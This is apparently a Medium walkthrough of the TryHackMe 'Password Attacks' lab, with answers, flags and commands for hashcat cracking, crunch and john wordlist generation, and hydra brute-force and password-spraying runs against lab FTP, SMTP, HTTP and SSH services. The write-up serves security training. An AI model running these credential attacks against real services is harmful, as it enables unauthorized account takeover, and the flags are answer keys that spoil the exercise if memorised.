

★ Get unlimited access to the best of Medium for less than \$1/week. [Become a member](#)



# Tryhackme — Password Attacks



gwamm · [Follow](#)

4 min read · Nov 9, 2023



Listen



Share



More



Introduction to the types and techniques used in password attacks. We will discuss the ways to get and generate custom password lists.

Link to Room: <https://tryhackme.com/room/passwordattacks>

## Task 1 Introduction

What is a password?

*No answer needed*

## Task 2 Password Attacking Techniques

### Password Cracking vs. Password Guessing

Password guessing is a technique used to target online protocols and services. Therefore, it's considered time-consuming and opens up the opportunity to generate logs for the failed login attempts.

Password cracking is a technique performed locally or on systems controlled by the attacker.

*Which type of password attack is performed locally?*

*Password cracking*

### Task 3 Password Profiling #1 — Default, Weak, Leaked, Combined , and Username Wordlists

Having a good wordlist is critical to carrying out a successful password attack

*What are the default login credentials (in the format of username:password) for a Juniper Networks ISG 2000 device?*

*netscreen:netscreen*

### Task 4 Password Profiling #2 — Keyspace Technique and CUPP

Another way of preparing a wordlist is by using the key-space technique. In this technique, we specify a range of characters, numbers, and symbols in our wordlist. crunch is one of many powerful tools for creating an offline wordlist

#### Question 1

Run the following crunch command: `crunch 2 2 01234abcd -o crunch.txt`.

How many words did crunch generate?

81

#### Question 2

What is the crunch command to generate a list containing THM@% and output to a file named tryhackme.txt?

*`crunch 5 5 -t "THM^%" -o tryhackme.txt`*

### Task 5 offline Attacks — Dictionary and Brute-Force

This section discusses offline attacks, including dictionary, brute-force, and rule-based attacks.

#### Question 1

Considering the following hash: 8d6e34f987851aa599257d3831a1af040886842f. What is the hash type?

hashid '8d6e34f987851aa599257d3831a1af040886842f'

```
git clone https://github.com/blackploit/hash-identifier.git
cd hash-identifier
python3 hash-id.py
```

---

*Answer: SHA-1*

---

### Question 2

Perform a dictionary attack against the following hash:

8d6e34f987851aa599257d3831a1af040886842f. What is the cracked value? Use rockyou.txt wordlist.

Because we know the hash is SHA-1

```
hashcat -m 100 -a 0 8d6e34f987851aa599257d3831a1af040886842f
/usr/share/wordlists/rockyou.txt
```

---

*Answer: sunshine*

---

### Question 3

Perform a brute-force attack against the following MD5 hash:

e48e13207341b6bffb7fb1622282247b. What is the cracked value? Note the password is a 4 digit number: [0-9][0-9][0-9][0-9]

Save hash into file named MD5hash.txt

```
hashcat -m 0 -a 3 -o crackMD5.txt MD5hash.txt ?d?d?d?d
cat crackMD5.txt
```

---

*Answer: 1337*

---

### Task 6

#### Offline Attacks — Rule-Based

Rule-Based attacks are also known as hybrid attacks. Rule-Based attacks assume the attacker knows something about the password policy.

What syntax would you use to create a rule to produce the following: "S[Word]NN where N is Number and S is a symbol of !@?

---

*Answer: Az"[0-9][0-9]" ^![@]*

---

### Task 7

Deploy the VM

## Get your pentest weapons ready to attack

*No answer needed*

### Task 8

#### Online password attacks

Online password attacks involve guessing passwords for networked services that use a username and password authentication scheme, including services such as HTTP, SSH, VNC, FTP, SNMP, POP3, etc.

#### Question 1

Can you guess the FTP credentials without brute-forcing? What is the flag?

```
ftp $IP
anonymous
ENTER
ls
cd files
get flag.txt
```

Back on Kali machine

```
cat flag.txt
```

*Answer: THM{d0abe799f25738ad739c20301aed357b}*

#### Question 2

In this question, you need to generate a rule-based dictionary from the wordlist clinic.lst in the previous task. email: pittman@clinic.thmredteam.com against 10.10.108.198:465 (SMTPS).

What is the password? Note that the password format is as follows: [symbol][dictionary word][0-9][0-9].

Get custom clinic wordlist:

```
cewl https://clinic.thmredteam.com/ -m 8 -w clinic_wordlist.txt
```

```
subl /opt/john/john.config
[List.Rules:THM-Password-Attacks]
Az"[0-9][0-9]" ^[!@]
```

```
john — wordlist=clinic.txt — rules=THM-Password-Attacks — stdout > dict.lst
```

```
hydra -l pittman@clinic.thmredteam.com -P dict.lst smtp://10.10.129.191:25 -v
```

---

*Answer: !multidisciplinary00*

---

### Question 3

Perform a brute-forcing attack against the phillips account for the login page at <http://10.10.108.198/login-get> using hydra? **What is the flag?**

```
hydra -l phillips -P clinic_wordlist.txt 10.10.129.191 http-get-form "/login-get/index.php:username=^USER^&password=^PASS^:S=logout.php" -f
```

---

*Answer: THM{33c5d4954da881814420f3ba39772644}*

---

### Question 4

Perform a rule-based password attack to gain access to the burgess account. Find the flag at the following website: <http://10.10.193.90/login-post/>. **What is the flag?**

Note: use the clinic.lst dictionary in generating and expanding the wordlist!

---

```
john — wordlist=clinic_wordlist.txt — rules=Single-Extra — stdout > dict2.lst
```

```
hydra -l burgess -P dict2.lst $IP http-post-form "/login-post/index.php:username=^USER^&password=^PASS^:S=logout.php" -f
```

```
hydra -l burgess -P /root/Desktop/dict2.lst 10.10.193.90 http-post-form "/login-post/index.php:username=^USER^&password=^PASS^:S=logout.php" -f
```

---

Now you should be able to login successfully

---

*Answer: THM{f8e3750cc0ccb863f2706a3b2933227}*

---

### Task 9

#### Password Spray Attacks

Perform a password spraying attack to get access to the SSH://10.10.193.90 server to read /etc/flag. What is the flag?

```
subl sprayattack
```

```
admin
```

phillips  
burgess  
pittman  
guess

Generate password list

```
for year in {2020..2021}; do for char in '!' '@' '#' '$' '%' '^' '&' '*' '(' ')'; do echo  
"Fall${year}${char}"; done; done > /root/Desktop/passwords.txt
```

Run hydra using list

```
hydra -L /root/Desktop/sprayattack -P /root/Desktop/passwords.txt ssh://10.10.193.90  
-t 4
```

---

*Answer: THM{a97a26e86d09388bbea148f4b870277d}*

---

Task 10

Summary

---

*Answer: No answer needed*

---





Open in app ↗

Medium

Search



Follow

Written by gwamm

2 Followers · 2 Following



## Responses (3)

What are your thoughts?

Respond



Josh Steier

Jun 20, 2024



```
crunch 5 5 -t "THM^%" -o tryhackme.txt'
```

For this one, I had to put "THM^^" instead of "THM^%"



13



1 reply

[Reply](#)



luffy

1 day ago (edited)



The hydra command you used for the task 9 is closer to a credential bruteforce attack than a password spraying attack



[Reply](#)



Samar

Nov 12, 2024



```
crunch 5 5 -t "THM^^" -o tryhackme.txt
```



[Reply](#)

## More from gwamm





gwamm

## Post-Exploitation Basics

Post-Exploitation Basics

Nov 10, 2023




gwamm

## Tryhackme—Multi-Factor Authentication

Title MFA.v1.4

Oct 15, 2024





 gwamm

## TryHackMe—Enumeration

This room focuses on post-exploitation enumeration. In other words, we assume that we have successfully gained some form of access to a...

Nov 11, 2023 🖱️ 1



 gwamm

## Tryhackme—Bebop

For this mission, you have been assigned the codename “pilot”

Nov 9, 2023

[See all from gwamm](#)

## Recommended from Medium



**Advent of Cyber 2024**  
Dive into the wonderful world of cyber security by engaging in festive beginner-friendly exercises every day in the lead-up to Christmas!

**If you'd like to WPA, press the star key!**



**Day 11**  
**Answers**

[cyberw1ng.medium.com](https://cyberw1ng.medium.com)



In System Weakness by Karthikeyan Nagaraj

### Advent of Cyber 2024 [ Day 11 ] Writeup with Answers | TryHackMe Walkthrough

If you'd like to WPA, press the star key!



Dec 11, 2024




855



1





Berat Arslan

## TryHackMe—Hammer Writeup

‘Hammer’ is one of the ‘Medium’ difficulty rooms in THM.

Sep 1, 2024



69



1



### Lists



#### Staff picks

800 stories · 1569 saves



#### Stories to Help You Level-Up at Work

19 stories · 920 saves



#### Self-Improvement 101


20 stories · 3227 saves



#### Productivity 101

20 stories · 2726 saves



 nginx0

## Mountaineer [THM] Writeup

Oct 19, 2024  10








 TheHiker

## Silver-Platter , TryHackMe Walkthrough | TheHiker

Hello everyone, today I'll be covering the "Silver-Platter" room on TryHackMe. I think that this room is great for intermediate students...

6d ago  18



**Understanding Verbose Errors**

Imagine you're a detective with a knack for spotting clues that others might overlook. In the world of web development, verbose errors are like unintentional whispers of a system, revealing secrets meant to be kept hidden. These detailed error messages are invaluable during the debugging process, helping developers understand exactly what went wrong. However, just like an overheard conversation might reveal too much, these verbose errors can unintentionally expose sensitive data to those who know how to listen.

Verbose errors can turn into a goldmine of information, providing insights such as:

- Internal Paths:** Like a map leading to hidden treasure, these reveal the file paths and directory structures of the application server which might contain configuration files or secret keys that aren't visible to a normal user.
- Database Details:** Offering a sneak peek into the database, these errors might spill secrets like table names and column details.


```
root@ip-10-10-88-102: ~  
GNU nano 2.9.3 /etc/hosts  
  
10.10.177.69  enum.thun  
127.0.0.1    localhost  
127.0.1.1    tryhackme.lan  tryhackme  
  
# The following lines are desirable for IPv6 capable hosts  
::1        localhost ip6-localhost ip6-loopback  
ff02::1    ip6-allnodes  
ff02::2    ip6-allrouters
```

 Sven

## TryHackMe Enumeration & Brute Force Room

This is, by far, the most challenging room I have entered in my limited time of using TryHackMe. Some tasks were similar to my experiences...

Sep 1, 2024 5



stray0x1

## breakMe (tryhackme) writeup

This box was challenging for me. Although it's marked as a medium box, I think it's quite hard because it took a loot of different skills...

Sep 26, 2024 7

[See more recommendations](#)